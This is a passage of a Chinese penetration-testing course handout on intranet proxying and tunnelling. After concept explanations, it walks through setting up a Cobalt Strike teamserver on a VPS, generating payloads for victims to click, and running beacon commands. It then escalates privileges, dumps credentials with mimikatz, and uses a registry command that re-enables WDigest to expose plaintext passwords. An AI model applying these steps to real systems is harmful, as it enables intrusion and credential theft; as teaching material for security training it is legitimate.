

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。


希望同学们知法、懂法、守法，做一个良好公民。

内网代理


一、相关概念

(1) 代理

正向代理是一个位于客户端和目标服务器之间的代理服务器(中间服务器)。为了从原始服务器取得内容，客户端向代理服务器发送一个请求，并且指定目标服务器，之后代理向目标服务器转交并且将获得的内容返回给客户端。正向代理的情况下客户端必须要进行一些特别的设置才能使用。



反向代理正好相反。对于客户端来说，反向代理就好像目标服务器。并且客户端不需要进行任何设置。客户端向反向代理发送请求，接着反向代理判断请求走向何处，并将请求转交给服务器，客户端并不会感知到反向代理后面的服务，也因此不需要客户端做任何设置，只需要把反向代理服务器当成真正的服务器就好了。



正向代理是代理客户端，为客户端收发请求，使真实客户端对服务器不可见；而反向代理是代理服务器端，为服务器收发请求，使真实服务器对客户端不可见。

(2) 端口转发

端口转发(Port Forwarding)是网络地址转换(NAT)地一种应用。通过端口转发，一个网络端口上收到的数据可以转发给另一个网络端口。转发的端口可以是本机的端口也可以是其他主机的端口。

在现实环境中，内网部署的各种防火墙和入侵检测设备会检查敏感端口上的连接情况，如果发现连接存在异样，就会立即阻断通信。通过端口转发，设置将这个被检测的敏感端口的数据转发到防火墙允许的端口上，建立起一个通信隧道，可以绕过防火墙的检测，并与指定端口进行通信。

端口映射(Port Mapping)也是网络地址转换的一种应用，用于把公网的地址翻译成私有地址。端口映射可以将外网主机收到的请求映射到内网主机上，使没有公网 IP 地址的内网主机能够对外提供相应的服务。端口映射和端口转发的概念没有严格的术语解释，可作为同一个术语进行解释。

(3) SOCKS


SOCKS 代理(Protocol for sessions traversal across firewall securely, 一种代理协议, 标准端口为 1080), SOCKS 代理有 SOCKS4 和 SOCKS5 两个版本, SOCKS4 只支持 TCP, 而 SOCKS5 可以支持 UDP 和各种身份验证机制等协议。采用 SOCKS 协议的代理服务器被称为 SOCKS 服务器, 是一种通用的代理服务器, 在网络通信中扮演着一个请求代理人的角色。在内网渗透中, 通过搭建 SOCKS 代理, 可以与目标内网主机进行通信, 避免多次使用端口转发。

(4) 隧道

代理主要解决网络访问通讯问题 (从一个内网到另一个内网)。

隧道技术解决在代理基础之上通讯受阻的问题 (被防火墙等检测拦截), 达到绕过过滤限制等。

比如 VPN 就是一种隧道技术。VPN 全称(virtual private network)。即虚拟专用网络。更直观的感受如下图所示。





上面的图中, 假如我们在外面需访问公司服务器。那么可能会被防火墙拦截掉。如果采用 **vpn**, 能够建立起一条虚拟链路。这条链路是专属链路, 可以相当于我们与公司服务器身处于同一个内网当中。因此隧道可以理解为我们站在了一个新的网络环境当中。

二、常用工具

(1) linux 内网代理

当拿下可通外网与内网的跳板机后可以连上只通内网的目标机
利用 cs 中转会话



开启 vps

finalshell 连接

启动 cs 服务端 (team 给最大权限, 需要 java 环境, vps 需开启对应端口)

yum install -y java-1.8.0-openjdk*

java -version


cd cobaltstrike4.3/

./teamserver 119.3.158.99 123456

```
[root@VM-12-2-centos ~]# cd cobaltstrike4.3
[root@VM-12-2-centos cobaltstrike4.3]# ./teamserver 101.43.85.135 123456
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: a15a5454f4378fed9c85da68737bd6dffc028ab5ebd7bbd83442af1273b59668
```


kali 上开启本地端, 账号随便设密码和前面相同

./cobaltstrike





- 1.新建连接
- 2.断开当前连接
- 3.监听器
- 4.改变视图为 Pivot Graph(视图列表)
- 5.改变视图为 Session Table(会话列表)
- 6.改变视图为 Target Table(目标列表)
- 7.显示所有以获取的受害主机的凭证
- 8.查看已下载文件
- 9.查看键盘记录结果
- 10.查看屏幕截图
- 11.生成无状态的可执行 exe 木马
- 12.使用 java 自签名的程序进行钓鱼攻击
- 13.生成 office 宏病毒文件
- 14.为 payload 提供 web 服务以便下载和执行
- 15.提供文件下载，可以选择 Mime 类型
- 16.管理 Cobalt Strike 上运行的 web 服务
- 17.帮助
- 18.关于

开启监听




生成 payload





别人点击后监听机可上线





-----分割线----- #cs 常用手段

sleep 0 #sleep 客户端与服务端连接时间缩短


shell ipconfig #shell 执行 cmd 命令操作


shell whoami #查看权限

提权步骤一: kele-->kele*



提权步骤二: kele*-->system*





使用 mimikatz 读取账号密码（mimikatz 需要 system 权限）



发现无法获取明文密码

为了防止用户的明文密码在内存中泄露，微软在 2014 年 5 月发布了 KB2871997 补丁，关闭了 WDigest 功能，禁止从内存中获取明文密码，且 windows2012 及以上版本默认关闭 WDigest 功能。但可以通过修改注册表重新开启 WDigest 功能。

shell reg add

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /d 1 /f #开启 WDigest

```
beacon> shell reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
[*] Tasked beacon to run: reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
[+] host called home, sent: 145 bytes
[+] received output:
